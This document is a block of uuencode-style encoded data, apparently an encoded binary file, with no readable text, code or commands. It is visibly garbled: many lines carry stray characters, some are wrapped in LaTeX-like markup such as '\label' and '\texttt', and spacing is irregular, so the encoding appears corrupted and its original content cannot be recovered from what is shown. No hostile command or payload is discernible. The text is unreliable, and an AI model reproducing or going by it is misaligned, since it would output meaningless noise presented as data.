$$MD0U=5JEQG&$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1]$$MQP2CD]S+U;EX;H&[N]$$MQP2CD]S+U;EX$MQP2CD]S+U;EX;H&[N]$$MQP2CD]S+U;EX;H&[N]$$ MJ!FD/E0L#<X^L&1M;)\$(##(03B#I2^/<)I<8W\PH>F.)^(YJ]!(BCEY2EH"WĐ M-G70\$Z4S DH!!W]I<]"DO'/8V!Y:YO6QUT(D5BC0\'UY/RM`M@HF8U(2!+Y:Đ MNV\%X[T3%'=Y!8`_\$<8H#L>0GZBTO:!"X*P\$*KZ8^2RFI:A."Z`>>D'4(R'@Đ $M.P;&S,+&^$-2K]@4E)9F85\\-M^=*.^JHUP)HA?/7M[U!UJ2!Z24"VIA3^>S*D$ M%'PU(%F`^]<.I#_B7<0_"QVL\I_\$M7X"V'.2&D(OE96!VXWXURD!50)KH'+[Đ M:MITCS>J%"`:.)HXNMK*N&E%4K%V<ZRIA94RX#W`T%!TA\K@6PWI+DGAX".+D M><,C\$S8*-GI-DT9V4<^2WPB0L:J\Z^51Z:."!=_7.%CFPX.]'L0:T.2*.^,YĐ $MJ9Q = @73QI - GO!2)O$(V*95 < CN4D1M19!D\S(B3X)/;FLS^MC4!YVL(7K/G)D$ MD])[BI5XUDRX1'280*8;^L\BJA_\$JQMA_P:K/Q08!?0,?BP:+D6;M:)EEG=IÐ M6T-MC)VFL"LS6=0IAM8=A4A*J0_!W+]5LG`M01J[I+U^QKND9XV^LD*77M8UÐ M4=GI!S=!>LZ(_[)0L=1(.V2ZQ3'.*3(?;40XR?YHP*#.GVKN"ISB.^!"L\KZĐ M9DE8V%L6I.+H?9'8==H:]GN0MP!@!%U4Q^NP>I#H,OJ9.OJ<-;LVE:E#D7IOĐ M?LRBCGI>YYC!R=K)N\WB&W)(\$K<MIXG<F SVJ \$2IS=?Z6U^"06+%`8T&5F>Đ M\$CF(7ETLE9M+\M!]!G]Z[FTMC+ZU]=?2N%7;7<1"*L[ZN4`JX*M.X;4VMY%`Ð $\label{eq:mrb} \texttt{MRB(\&]\$D_1(F\#F;EI!V5<BV<)SL?Y7Y)!7?*_D0M=D-DQ><1.'5QM3R0&2\$MYD}$ M<T9.G@Y0;L!?0E\$*%6]TPVHU<D//+Y(R"=RPIJ\$A:"SMA<\$^KJ6_,3`\$*F0VĐ M5"VGK\$DT%4"YB<"FF,Z?ZQ":3@P;XD<PDZ/<(U<)>\4Y8\Q&78['3BZ5RDVAD $M-+Y37:0!2.BAG*11(56A7NW6R%$U=M;&X\#-W*,%E%N./"S`9\ZUM-)8H2>)FD$ M5P8>2!L@87&Z\:6WV1!REFL\$=(!&P&\$QAS^\$=1COE2&N*%,P%?VP4B*SQF(RD MJ5C@D<J);ZDJLP`3"U6\$!9!?6L;ZG?;T-F+IJTELX9J;IK:,4A9<L-J[-H[QĐ

M-WG/R*T2]6__7A7)8L8Q]8=8"`X*\$K&&@&\D+6UN:U,!;T):(O:MJ<OC9&9ED M#7*`HJ!!ER:5SB!O@T/Q1?,R?P0I>V27D5%OQ2\$R9K0#%UB%&N\I1JD)L26RĐ $M^{\]}; = L + SJ NJ /R8; @IQ = 3A?9W'1 ["_$D3% FWZ>4:"2#<; C@ J(880=D)$ M,7X*1J(H87Q)`+8<Q>![H@!BAS9&2I:]PU+G1S,P6R'0"UPTQT_N21)3FZNAD MZR52ATX`,E.Q>4*]F7M5<]8C>30/A%XD!(CCX65J4.HM"0SS4N`7^W7'-@@GD M8[=C#88;D0/QE+*>\VH%'RV\$[TC.7SL#ZX*+3FXF\1<;\;63<OIE"ZDZRAM7Đ M85M+6/ES'C).CF8%D .[='L.E^\$P=''\$TH-U7?QFS4HX0 ::U]*%"IC0;=*OĐ MML*NF&Q]/Q:HJ1KK+R4M?9+3G\$:&F^:7YD"@F93.5?I"2W%E;?5*\$Y1.[7%?Đ $MS5 = > 2AQE *A70JH * [ZRBKK(HYGB"V]Q[T:)(WL < -A=U/#8.(-\/DZ?ZVYJ!L/Đ)]$ $\texttt{M,D':\&+^O\#\#A\&FF+O_;="2?\$_Q"5Q,OPH[W",,!M9_W=+^N@\#Y\$=9B3E"?)HQD }$ M>BZC->->.7GU#WYE-)&H3QE`"GLNZ`5B\$9.>7"5_G3UC"[+IT@\$4<+F%0"M_Đ M#05<__,+CX!QU_MO9VMH,\$BE,"_#72(ZZFE*K;^E9&I*?J&YPD+AB'Z*?&@L+D M"V-+HIRH/78C%"2,\EY`7\$Q_TM+H7E@*86X@<([&L.2KH?\$.S24BN[*R*HT-Ð MA3V9?A3A`R,SN5TJH;XH"/AB\"VRB,1W&F@('"R+?X%D(3(8>Z)\$NX:@L'5AĐ MRUJ!E7VD\@*D6,R;!FB5=`8]+RPN)X8GZ173#V"V2'9.C4+)R\$G%!3A%BEPQĐ M91`H8RN821+D_H,EJ-S.#HTU"J@:L)U&QI?\$_2&)UY:QLR#E(/OX+F0O*L'#Đ M'NA5TBM&S`'9C!'^%B+F)I8RRXJ"/&)F2;PU3J.9"="TT\$Z2NEC/&G+X`2CMĐ M2\$]2.(V''%`%HUS1]M9;)-_^6BUXK*\R9S&WHK;`.CF!7\18GA0)XH+ED"#LD $M(ID^+E9'+*<(0HSH<8&YE"MAF_/"OV)Z4<<DSQJ7&]]!F@4QI\T!EB)$*"G-\D$ MP+VLO8Y82KDF2^>&34A!(QTH,R3PRN._A`^9CD<RW-5[XGA]B+^B+\6?(WG3Đ MXTN8(B3\^RJXH#-+5!VE[:TTV+11G1<SE\$9?#=\$7E_GUZWBOXMA;XYYOK:3@Đ $\verb|M8N,4TZSJO:RN+]| RERC(M^"HUO@QTZS6*JH$T\=Y1<E5!=167XP/M`IL/FTB\D|$ MI*YN%9/)Z-L2;H2*4/6U#4E%S\$I9MIPDP\"Z)\W6/3[4NQS13)J6)1;).VGĐ $M9*#]#]P5"*<6\\&/:[1FG<Q#!X3&)^3"8`Y>W/9FX;Q?R]6])T'\$6UN;)>/]Ð$ M)&6-CC?U.Z28T&I=A7_C^I=RU]M?[@GK.:C/I"]?B&2#L<D,93Y3TTEJ3R&5Đ M2AACNE\$BQVC&CR&G2M+:9-0)NT4JBT,#7Z0!Q+&G99:)0AJ1B8A5S!Q.5\$\$)D MBT,O=SL8`&78MY-;'Q"Z=T(H5*-PIR>=P:ZCI9^H(=,8`!&%]][9T@@>=F\NĐ MM>(0KMR -DZ'<07Z'KY;/RUB46*@&1R@%Z=9SLW9FI:.=6C;T#(T!LHN;U+8Đ MIIT&)K#;8V&&"%"A((C<V]AK2<,RKP<4N\$#Q6,3Z&9N;.V+<?B;/V?C]/J"/Ð $\label{eq:mmq.} $$MMQ. $$T5Y65Q@IH#$9$2"V"'J_N: $10*H\@'P6>4$?YK[$S4D`5T<#$&=W1`>D$$$ $M+Z_<\IW@-ZKWQ:^E\&8LT];(X1`OP2WAI-.\&WW$F,KA/EIL&NE(/NL(B9D58UÐ))$ M*`B(VG?L_C&<H7[MHBRP_2AME\)Q.?BA.)PH4%"A3WZ+2O)``@97AU;A=DJ&Đ M.&H7G?AC>7C@\$[,E7]]TEJ?@1.P!6(<!V;08D9\(>*V,6DT<A"%*?[19VW'\Đ MT&H:IWR*8I!1<=%R&(62RSB<:J,J(`7%PG4(,Z\$GSRE[)%"U1+:L,&!K+FBCĐ M;M^=O"(X*]3(@Z`2IDGRP6!IHN]R#+B\@HO"+][EJ@7T-UR7P?<=1_G<^3R`Đ $\label{eq:m'H0]?G} $$ P[4P^8^@'&\)1<<!$RC_AM[%^!H59Q^PD]LSH/TJ&=1N*O?Q#VID $$ P[4P^8^@'&\]$$$ M@54UZ%HD`KH2;K\/IS\X9+R<\8/>I"X@(#KIO_>N(HV;%+8B^3B976Y8%@>5D ME"TQ\+OKH<!)2BMGL3).U*[C(Q(Y.87=<IQLT&,5_=_L+!>8"=3S](:'@*Q0Đ $\label{eq:mppmpmpmpmpm} \texttt{MP\#"@^20;BY^?)B[>),K]&++]ZG:<OJ\&.P_-NL\5NTQDAP'Z?+-AY68/THFERD$ M:K>73!<ZFO=-"T..C_RB\?U(OU7X"!9=Q\/GY2W='KJ`.-+Q)*9F@!&)G:D_Ð M%46'8#<:M<+65CYDL*=:'7^NY+H;)MVF07;%.9REK_S:"TO'XW!33I4-?P%*D MR'+>Z,X8ZXI]FUNP#ZC="JT+E6PPDHV;V`M PI[=A7E70A+)@AQ1VB%F<7\$1Đ M)ZVEW\Y^DE&)6FM.Y^VV?^2ZCQ_(Q]I:<>%3B::U9419F\8N#/2E9;F,\IQED $MU,O1,A_{,};I-\AONYU)(W&*#N*Q9#ZCXM7>#/[SZ8K\]7@L*^3/.NJJ0L=?Ð$ MVRK>1W5N::R\$*YB/A4UJZ>[\^*@@ERK`Y7A\$XIT'*C=JXFPZJ,KC]R;AEE,IĐ $MZV8R@/1["Y7>R(I%G%S_2(W*'P;8%*:Z=D)-Z*QSTTY;W?HB96,9A?M<BQ=.D)$ $\label{eq:main_substitution} \verb|M"II6R?:J-G-,IM7@KJD<IEPNM\GD;76QMH'+'AB5AJS0F!>N>#!(Z*L9=D-JD)|$ $M2K;MR_.Z>([WN./H3.>$>QA")&G(Y<S5H5,X"#/3^*3U\,**Y;BUJHUS6,,)D$ MR>5-T:*2<^</"EOQGI<Y>+-H'!#>,RD?T0UU9<+3<OBZY8E6?7#PU;OFRS'3D $M=!\#/PI'1<N:A/Y!"&W_13]$@&55&T4'V73[=J9;`*#6+P[92@)#3962CSH"D$ M^G[TOKFR5,A;#H.&CS6BD6FG^M\:'5S_,&J%Q\767S+D2/3#W8Q\',:,<996D M:=1R)@KLGM>-_8#52[]O+T3:UA<+/X9(_<=%;U27S\O?N^L_B/J\7"/@(_>'Ð M`B*7=!BMNJ;"=K^"LQ%LNUY,413!/4`&!IE_.>B.ALCT09%TJYHK8M#SFX0GD $M^-D)GB?0_]Y8H1>+ZW^-8;*L(<Y*MM);H^[S)XWX^J6%5!]N:95QT%JZR)?+D$ MI[]\$`-+GMVZ+E/5]<FXW:.P:8BG5)%Y"?\$\5E4[/P?SW4ZY@(G&1Z1&SP'?!Đ M!RFOW;I-ITB*AYPT^_49EV!B@.Y5X[E+G&DYB9;K)4B<K&@8F7H7?Q/6J#(XD $\texttt{M.=$\#XK\$R:4<V(7Z930]@E$=$A]8\OJ>DUE"$Z@4+_WPX$I/"!D\$\A0YD\>VD}$ $M(N:/H%#)*H$Q"RN49*S7P8'5(JA^Y)\)X+J<1[(EHDX70#U6VP-^\8"I"^]1D$ MAM]71"/R_7)'*RG1D@B*1X'%M/:@I(^%=L+<O)M!!VA2U_'5DZWK3-F3-*MÐ

M/`X\$QKWJ72[JV>&-[63##@BK"B?<SL5;#[7:6;:=T:.Y25Y7SL=:*[RUC2Z9Đ M(VM*O"RD1#,CJB`E'*8:V;@UQ6[K,LZH`TZ6XCJ,G4EQ&O&J51P.)\:8IDZHÐ M)A+C][SIFM2M4_65RPXH(B1ZJMH1=[SQB'SB;]E7BK_[`E>>(:,K<7RM.\$N]Đ M-P0V:KEUXU85]75(#M[CPP)+Q]%&\$\F'1U'0<]7QN66+#]\$UF3?L%AMW7_9EĐ MX56U/'^IN1\:]Q4F9Z%/\1RWU7SK<\6J0\##Y0])CCAJ%AZP5"\45J+FVGO&Đ M<V-+]N^L\$=SA\$+5Z09^8R#9W_TO_+6>:BMZ_1]5@,>:7)2:(_)W`#P4RFXJEĐ MHR'Z99SZ0\$G:%;Z.^UFVW=S@;'B(JS9E]J<4W'Z.8FW\T9/A\I+NMT%P 4SEĐ M)'A3'2?!EZMT>4YJKM.!S;ZN]P_&#*>Q1OV+%?&_@.5-)@=#I@A9W?TMS'Z\D ML2Y0?E"I;CQ)TA?[CO-#@V3W'8!IIV-_*5CW#4KS7\$+D`LEEU6Q>4E6.2C:0Đ M/?"+5:</WK+/-XW362`RUNLHR]K,[:2IOA_&UAO)VV=.>7=YW0KE:=N<:?0GD $\texttt{M*8B,^0A+Q<5]}_.\$I?X41_`Y=122/(8\&B?GG2EJ=W7`E0E"O/[CDYWK@X[=MD)]$ MZ\$VV3R<2_/8S^FZL3]?/H4AK:!@Z;M>6G;[U?IMV:Q3O^L&SW\$AU*A*GV[SQĐ $\texttt{M;RS>MP?LT1^LY!?-VR[ZN:\0YMFBD>:PQ=G>TBD^6^K]N\&V5^1IC/7Y\#Z>UD }$ MQ5OPT3Q04A@\WE(K]L-P!57&@O[L;7;IGZ=I[WWIME^(47P6Q?16.0>"\36CD M#,AK?:W'FZ7Q(\$H27W29N'&>QAG9Q#\\QZ`+-4A&".^A2T,0Q^GY<>B&95V\$Đ MT\$).^?F`3%RL1!6"BJ2BQ7.A@<G;VQT\$)Q]*:'N\$L<Q6NU;ENH@+D,GCV`/JÐ M4W[)7"H\90#I?)T2YK1B#,H4\$5N\$DBFUI/>+!I>-=TP[U30`E^+\$J:X=&"Q4Đ M3;K,ULC>^NGHB>D]WK=X4+%ZR,*BMFC)^3T1>?J;:5DE+W83XO8M'\$/2/B,IĐ $MN</4:\[57Z]MB.)DDBK"&PLSTGC#^3J0._J+&F5'-\=35Q-E\Y&-G&[KL7LD]$ M8!^-JL[/)^Z7&KL=`M'`Q&OMPHWOD?S=`"(\$R&\$<+SD,CC:&!96P?:J%@%#@Đ M+XAEN.2!ET1]S_WG7/.Z-ZE]K[,;*D?I%^S_R9CXH"<\`-Z@0[TGJ':W"X)9UÐ M945E&EKBTKG: #LIP971PW2_=AWV"TYVX6; _W6NV68MNA#S1(,XCJ\52:!HT>Đ MZ3H?5=SN0GV";46CX_W/G3;SOW]3>-[T+NMW'`!90D?N;D'@+7]HA-,PZK+?Đ MAG3V)2R%[N+)?G)IN;]][;Z+(_<?+F_@FF"RV[J]5\[J;S[FH=!U?(F_;']OÐ MPOQGUHFV[(WE]_-":-->4:51NU<?!*Z)1N-B5W7O^]U,(NSWTS6MX6=X[57MD MSMN*!J[;>'#CM\$PO[7XH-B\$\$9W!R=#Q?J2+EK1#62'A:[MU1QM[T0MOKP,5SD $\texttt{M:} [\texttt{ZP8@U+0PL\&CE} < \texttt{^T@\&DB1KB.'86N_N\#NO"} < \texttt{EG5:} [\texttt{Q} \texttt{[G9\#57} > \texttt{]}; \texttt{WD}$ MQ<Y]P\BN\N#XC"WJ5W?ZX"ZANJXGJFX0A-YK]J'K1D!2T?&:LA^^;/ZA[[2[Ð $M; '0-i&'5), Jh^3[*K9"/>Q^/B`J^KG-O^2Y%[RNW]<IS'^[ZMA%BORSH[#/!Đ$ MKL*8:C]P29VL)&@8'P`T^I\;.P#LO2%?T@A!3'7&[;0:TRM)]Z/%M7=/G5G7Đ M\^!NZ^\$+W/C1_&XIWJSKAD7W515\$R/S*CS_KAM68VBR2*]/?+88/&F!\\1&#D $\texttt{MNOT5FZ} <= \$-7\texttt{Y[I,SM]}) @ 8 \& \texttt{B,F} \& \& \texttt{0)FB} \$/ : \texttt{A} \# \texttt{W63Q} \& \texttt{!-^7} \$ > \texttt{7GD]} > \texttt{VO[.\$E@[D)} \& \texttt{E} \& \texttt{E}$ M., NJWB"6U>S]?;]H:"WNT:5P56[CRK=>[*G*OTQ9D&.995E_S\+J?'HF,:&4D MW<ZS6?7">TD?48.^ECCAE).=Z\$9"L/.#<="P[F>;6P:W:,,59/<>2MK'Z&_[Đ $M/\"(Z\036,5\&HA\<'1)]);/[_=SW4W@V[4]#->^_((+:07]G.L[9ZW=[N<2(D)]);$ MLPV4KJV@<8+&,:R*!"?,D^9N7NXE5)8D'%NH)WX1[X;_2[/N4]D/\$]"%5!K'D $MP"M^K*E)\F^CX4]LB, (&6_7,39'KS,T\#P*1$/R+49-PO,">/=;"&&V(O<;GD)$ M?E.V#[>9&X,87&Y#_8?\$Y^?L=R!ZE@<++(X&^E&ZSU7-Z!!V4"YC^"[^:+WRĐ MWXQ@,#F#K^/VZ+LO[WX:]6?W_>U-CU?TN)V7#A1/A0081I5W4#??FY7;WNAWĐ "!F5%U\N'?I(Z1&#M/JDETLM@V=%B[DG)+-SN;?\$WV6L':3`1 #8/-?URĐ MQ6X1A`ZDZ_:]G9K7HW%_&Y<U!IJ6GIO;86)S7TRNOT`B>R<6MF:_U5Q4>C6?Đ $MI(.O<N`S+P[F%,=]6LV.P+V9\#^_;S;S=O?1S(`+?&^5%VWF2_DA.V\T*7Q:"D$ MZ_:KV,NE+20"N:1-03X29>M`W[W8B;RHV]WMMQAY\$8`*RE'#]!*UCQ!FXF<7D M+@N'U?UX9!^.XP16\$&P)]/TTCYA#F/+X^UK-W)UD@/M1*I.6_6)FKA!@?XR*D MAH0@^Y=#>N7/K@3B%=-LG_2)*U9NJ:1\$\$N#7-9*+.'OVUYXTD@-YP=HX>W<3Đ MSY^B#_;B0Y<MK@MF^>>U!T(MN?TO\$RM9;!B>2,V*1VJ\\=2X^#'\$70/6K""&Đ $\label{eq:mws} $$MW2_8O5V5/S_@Q<(F^J4;BB$=@'3)Q:UN'EYF`&JYRIG2/O2)[+C,TNKZQ.Đ]$$ ME+,.FBR%OZ?B:\A:"5LE*YGD\$!\)U7."<1KA\-;%59EF<#/,=C*QW^MUQ)SĐ $\texttt{M+/,.JG(A3`BE+0DT*M3N}: ZZD\#Q: <BG\\ + \texttt{K6!LJI}*-D\\ \texttt{C.RRHE6)} \texttt{MU\#S}^{\texttt{[7A0D)}}$ MBCDL-3V#60V39A*/8^>GKAO68>%W87A#KBA85'W;U@!_U\$4Z)-0)OD>286WXD MD3%+Y=@5-ZZ>G@KC'& 8=F\P;/&GJL3DZ&CF=SSX:3C+S!H=!W2COM;\$Z&/)D ML=21-ZK=UA(A4ZM\$+:X#@FM"J*:D2:]U\BCU&@GZ^KXLS\^NMRO-3MZOMY[^D MW>\E#5[JAA/"W")ITML8TU^A%[KJ5.J(QJ3+(E"=-B9!8E;&0PKM\VS;P ^RĐ MCH&WJ`<6H&M?LT0;NBLI"5:5(`Y?@9;*45LG!(R;WK>C[[R;%RX[=WN=%SY!Đ MM>O:#8-L=-!UVS8>W!^]1>49W2^9]-N>7%EUFM"P;@R?7>J+#%8*!QZ\$\$B)8Đ MW0(\R)*.@Y6ZZ>1#_QMD.@&3@*H_+1D7>RQ=LB^G[M?OCYP[UE<J.\$%P>'CDĐ M8=<^2O&?LN,FL8C#NR#\$#?*\S./'6*7M.EM,XX:1L-0DEYXE21M:RI=PG.=ZĐ M]P&SM3QQ&UM7@HEBR]\$ZFD#I\$O,M`GB61E!#,C\$'W+@A0*!-N_CCG'!YUQ@D M4MD2&(>>X;1E[3[W_2TW)WS;2>KXQCV4NR'4N*@@?36M1W"'<?[4WE4P\6EKĐ M@LBO,T8F(TFAE;D*<701,7:B<VD^3`Y2+>?5TR>^F0-OV]YL"LQ5D#!TG*IJĐ

MMHTD@BD^4_3/I:)!,'1=C!GV>ZE(2+^=U`Q/`_O#[MB"B1?XSCLTC99\$4S%RĐ M\EBD\$-.QQ9_]'\J%XDS([\$UK;5GI9;09RHS/K?CQXEWMY8!-W0)Q`.YQH+MIÐ M+R'P13K((_V4SLTGQO\$)L<"ZJR?E5J^_(_H`>GXXY:/=[H51:A%38Z8WQ!11D M</:HU0X_`?SBNH[W7L(\$>UU/8^T3\$[ZG=?\$#9TOH8'I6RVKM0K*%=C\<3CHBD MS\$\2'HPI<3G-*45)1,9DCD=ZDK/PSGT4;-NTH<B52N)L5#7N97Z3S`B;HDCEÐ M9#]2?*9E-\$=P42Y6PY-FSK"2V=&W!NU)<JL_2>SG+XQ:UD6?96LIG'IQXI8?Đ M, YQ954\080-H'0D5\2LXR%RTU7S&+9,+E@:9'>F`G\$Z -IFWQYD*U>(X*`:6Đ MG_\$(00GV4;^\$Q0N'T\$G6K:DNCL@"[OK]IH8U6%DC4MD))E@EK50.VJCZ7Y.WD M,."Y[;)K)I.P@[R>^9@ONJ[U=\LLIZ`<)]O-4HCKNY)4Q'2JZ\!'L_F\$LX;OĐ MJ(1*)U"HZKF3DNA;P<)S>P_RN_]MX1L"2@K0#A7\AH21W=+6&I8&,8J]765/Đ M[C6)H(I[*W%1-A=UZX3![CO>4(#N]QNB]\$O75%MY(-67G9V:5:KPPNPB;:[KD])MXIX9!BG4*I=1`]]N,#L]-FL.[03'>\$5<22?G!(L4CE8<]GGB=\</-#4]^\$D%D M1:JHH-KMZ.7]<U#ZQ81P[`H1'/AX(W`AJ&M]3%ZW\$/:\-6;YA@ESC"*I%.+#Đ M!C%MX#12ED"*.FM?8G\\7CNQ%&*YD@9A'%2%KOJD*7:KG1IZ)7S-]`!F&2PFD MC@E>(];111`=*KA'1D\$BD\;B[_LV]D&CI\&Q.WIYI*/Q&4;X+"@?'#F\,:KQĐ M/N+1^7Y\$1WASU_(`L:BDF_[:N/9RN&=E=X^4&04L2@@XV'[*<N.B<2@'+6LSD M*TL8/BD;A&OOIT:!-HO1==2"3&G&G,Z#.KY@+G"E(**H-1[JUA-/?3MI+[?#Đ $MP.1^DF-M9'X3!R9C]>_2=]1S*334&02WYS1TD, F$+T,0'FKR4+'8MC!Q%D$ M,8N9BAL2"AC5Y%F,_%^IRQ5\$HM7)!:CJ"C^N:;'#BG4;QPI^\JBD]U@"-S5`Đ MU<*]02.*CQEH2]\$LH>6J#'G%WV_97"VX2#0`&B,TI3S,;&H@W1MTC&F7LBY<Đ M+F,%L+:`O)\$0BZSK#"?!DKP6/PW_-`K%*ZV8`WLQ/I+NU#BVPQH-:BG6%BEEÐ M.^88@M^8ZQJ07RQ,U0H5".6[11FDKLVAE#!])?#DH^E85K>:KDTI!6D=:L&EÐ M,J76\V:=NI@+JI=I_P@K_*/T-PYUQBT3/V9H`\F3S9?/6^;I_\ZT,'Y6<,ACĐ M6H =) - #P&YR = ?9C`N + XB5? - 8N* < 2 < @!5BP&W <)18CV7 / `QR3ENM;N\$;0N7DMK.TANF*>;-U/\$'Q))K-V9G?8>"RQ\L"@_^TO`^WZ=1A\$;[9R<4<<!T5#O-#!Đ M(Q5++RH>-TU4((43RN@G>OQ5V'9EJ_TO;8W]?]H:A?V_!%I`G:1M+*#[C694D $M:.OIHS")ZB''I/SY(M(0N_`X:#O>M\0P=Q*#5X]P"%K-L/J(H=`[GJ-$^X!AD=0])$ $\label{eq:mio!} \texttt{MIO!} < -\texttt{O7S:QZ3+(/X=&Z.[?9&DX-6CZH03\#_UH^E_&WBP/\PX]C6MXV\$7=;T=D)}$ MW/2`H(?\$YPKT`9,%4L2=O+ZBZR36=''U\[;;HGVY?#_J^P+RZK]>[%Z.VF?WĐ M'-)P>-_@F?PBR#Z((?'CLLD@'2L]XV;!M=N%E61^W=%MQ"GV*V#[8ZMT0-%D MOV]M6D[R^()S!;]_NJSJ7]9LU\$D&<P0CP)I^W%;OOOKX4-E9Y@1`+P4\$C<87Đ M\L\$!STGT^ZZ"!XWB,K[GL_<\$5`:,6D_NKH]&ZC>P-W!:`/X0;'A.@^CO5(#TĐ MT36IL51T+<7I)_6"]-\>:^%E>7Z]TLO<)6<Z]>GL-O!=D(R>2?8MZT8F&;TLĐ M!^Y/=W+@V,_`[UY(PL\WK`L:B8QH7KTG`YKO:OJ#RBVFJM2#X.&'LSTM7[;'Đ $MM\7SON?[;U:#*4I>'^)G=SONKV,/5H#OAQR=$AO2.\R-&6.6,"$9;0K81:8-D$ $\texttt{MPO[HD8,\$*/10P} \\ \texttt{559} \\ \texttt{"KC=\$PW3:A.`RM=+)TQJ_O)U/(\$>=B\$5.QVZL4=42D) }$ M.K(9,S&5.\$T<2V9^?'+**B_8@%7*3;*J*OPP-LUF;5V?YRBZPTW743WI?&(RĐ ${\tt MEVWJD\$}) {\tt I*NE76J} \\ _{\tt M_}({\tt X4C/V/\$64[X^{[3"]}+8\$,GZA+GN(P7BMJ+LP4?XV*Đ)}) \\ + {\tt MEVWJD\$}) \\ +$ M7#;Z<\YX.54LG\N+:7?FQ'>@,WYZSN\$X7;`/7@SG:9Y^N!?VP00LP4Q!%*'RĐ MK4J*;"YVXB8JC4%5S]C4L\154@V+;?-670/V78EMDNGE8A^Y%%!M1+J\>JR.Ð MS UPPK- $[/]V=L&H($3^*W,EU(!JDTGJ5/NBW3DT0?XG5K)6[\N^UY) >AP, Đ$ MJAC^S7=C6-(XVRL8?17]QPAX/KR,%>U7N<!IX(%`(,=H;DJX6]ZF2FK&\?M]Ð M+?;[`I]:X<'I5VZT'Z]9Q\28WN\$X&JAIXV7]-N\Z*\$%0^&78[.0?]%W">LJ6Đ $M*_;13$ >.@?P98?OF%^2KW1P+*E\$&T['?/V"LAU(:49#@[\>[X.@]L?ZQJ_YĐ $\texttt{M4*^3_3-YV?H[9):^2'=0A?:]?Z0VS'^GQ[ZV3[B>U+`F\&NK>@Z+[.\&NB'D] }$ $\texttt{M+QPE4I\$\$R@.TMKZ2T?NWLSU5=Q3J`RA5@JZ[$,A:G<'\$1^2\$4ZBKFLK\&/?WD}$ $\label{eq:mkJ} $$MKJ@:0XC]>-\"Z\#V=K`XG5(.YLUC4[\$\$@W\$1VH1ZMH2@-'&HC9D\#3/Q<DW7<D)$$$ M?5JJV@@7EA8#1N,DK<(&M)?@4F@Z;I]4=V?RJR%1]T#+RY(P,<%^1J7/8&6YD M[^;?G*HNAX-8>6(PNM4`VL-N3H]U0_W+63N^E]A3,Z70GJ1L8A#'CV9T=+!IÐ $\label{eq:mv_yz:u6z.v+g4.Jx@7^0?GL%(I%/1P_(^+6.T'1C@LX@X^C`]10P7+F)9"D} $$ MV]YNZ:u6Z.V+G4.JX@7^0?GL%(I%/1P_(^+6.T'1C@LX@X^C`]10P7+F)9"D $$ MV]YNZ:u6Z.V+G4.JX@7^0?GL%(I%/1P_(^+6.T'1C@LX@X^C`]10P7+F)9"D $$ MV]$$ MV]$$ And $$ MV]$$ And $$$ M6LN0AL7C,KA\$6!C99>\4]65FN97M:^!1_P`-;&S9[U0/QPA2/V+UHZRJ'KM*Đ M@;^=`ODXC!OC^UJ'+ZJU,X)4T8P[<C;U^G>Z;@'Q)6M5*6XA&H9VK=,7WC-Đ M#B>F#=*!`<^%F=VS7"?]%(#HY<2:\$X^BLU;U@%V/D\$\I5+``-G\@V4<?/[6]D ML, R8G*:7:S+&S(Y)RESD+'<'/HH`RH601IG,YY6G6Q-^?]0B9EG]K6UXK((=Đ M>Y' :/RA'ZJP-%:PN5J?W=#%9##76;\$UP1+36<5HWJV@)AUIOS;U<7GF:>U@Đ M,+>L2KD1XW"!-?)`42YZ8!TJ,UH>Q%XT)1P@=]N=>K-Z@&/J)'\$6?2EAGE6QĐ MW\$6,*YV<?]R[%MCVMB(E@-MX??N[+U5=78<H?>U`?8U8S](.@\?!ZN7WP(H<D $\verb|M34VX5B\RMD|; ?2*WA@<-\$S*B0A&\#FQ\;G\$; X2'V=\$"\5U"=I:>S>Q=>J^L>.D |$ M-N5KW]@`JBH>I034S5)\OD;W_Y[0\$.R\$YSJT^Z*:X%/1E2._\$.H'*_L+5[W-Đ MK''S-K"&GEL:I+=@GPD8?^[0ZW^LT*MLZ#DCK;\$+`R9=X^;+-.+6DD<!E=(`Đ M57&,HJL`"F1*P?\$3D5UI?X%R]E(LSH%*^E(69AE,.O]^1C_I^G'J8*2CA;4?Đ

M73CKA!S-`B*`I2:Z50"ZI'\5+F2N)?(@H&`G&NR**A)A2'?7A@)4#UCL[A?Đ MA[Z_&"%1W!X_6^1W@^FZ47)(ITK4(8+D]Y:P/OT#F,=*&J3T5,4[)U;)Z6TKÐ $M*FQ1XYC5#()$)'@"K)>68=3BY?HIXHF-ZKI8/=\/1^C-$8EVV^1T&.@7QGT;D$ M%.[.F4/6K39.2/W4_J9'5>(0BXN+]<&Y():'*RX4'F%!^(D)#4%`+#!!K.(BĐ MG[L><885+OP89+G9A<9Q!VW*.^GLO#K8KXD-DH`XV"JHVH/'<JC]_N9XTD`TĐ MO^#\$N2YX\3A=>OT:_#I"9LETJH'2)6+XUK\RAUD5\<[X#\53OY8_A"\B\$HZ\$Đ M<J\$@CY"5>\.@0\2YZK?L;@+<I*L4XO>HXW(M,3'D,!P1Y>1LV'%+4+#\$OOA%D MT)(]H;CQYJK4R6V1@11-,P[.9\$"(#O"ODF=AP4._+[TVYM_6714=WX9Y]LN=Đ M1-1#&6M2-*7>XRJF?>'XL_FA)KT2_>A':YD9P"8)R<5W9.=^7"H"7U1,I'Q3D M-.FVI_Y1_1V%E!2[.(XH,V?*0][5[##W&=4QUD=UF9+P,]0%TRCNI.3W2M,!Đ M9QXAF/WM66@QWWU:?JU%2D8\-_]45.&EBLD32U^;&V<J#OXL&8<N9F?<O='QĐ $M]:3Z(3FD=-4^-:C45*BU6/X6]*9(OC)F74<?X?0^8/[6);DD2KQ/7YN,,[DD2KQ/7YN,]$ 